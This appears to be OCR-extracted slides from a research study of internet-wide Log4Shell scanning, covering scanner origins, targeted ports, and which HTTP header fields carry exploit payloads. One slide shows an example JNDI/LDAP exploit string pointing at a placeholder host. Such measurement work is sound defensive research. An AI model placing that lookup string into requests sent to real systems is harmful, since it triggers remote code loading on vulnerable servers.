
EU VP 1




Activity & Maliciousness

Benign Scanners (Orange)

US VP 1




EU VP 1




Activity & Maliciousness

Two Russian scanners are responsible for the US peaks


US VP 1




EU VP 1



Who is Scanning?



Who is Scanning?



- US observation fits the traffic peaks
- Hosting providers originate ~35% of traffic (US: 80%)
- Transit/Access networks follow with ~20% (US: 4%)

What Ports are Targeted?

- Scanners favor HTTP-related ports: 80, 8080, 8000
- One of the Russian scanners focuses on 5480 (VMware VAMI)


- Top three ports make up ≥ 50%
- Top ten ports account for 85%


- *Note:* We did not implement application-specific protocols.

Payloads of the Scanners

Temporal Development

On each day





Exploit Placement

- Attackers need to place the exploit at a location that is logged with Log4j
- We observed many different payloads, some attackers try this methodically
- HTTP GET makes up 91-98%, remaining payloads are PUT

	US	EU
User-Agent	11 %	22 %
Authentication	9 %	20 %
Path	6 %	14 %
Cookie	6 %	11 %
X-Api-Version	6 %	9 %

Table: Popular Header Field Locations

- In January *User-Agent* and *X-Api-Version* became the most popular

Examining the JNDI/LDAP Exploitation


JNDI URLs

jndi:ldap://198.51.100.2:1389/Exploit


Scheme	Host	Port	Path

Schemes in JNDI URLs


US VP 1



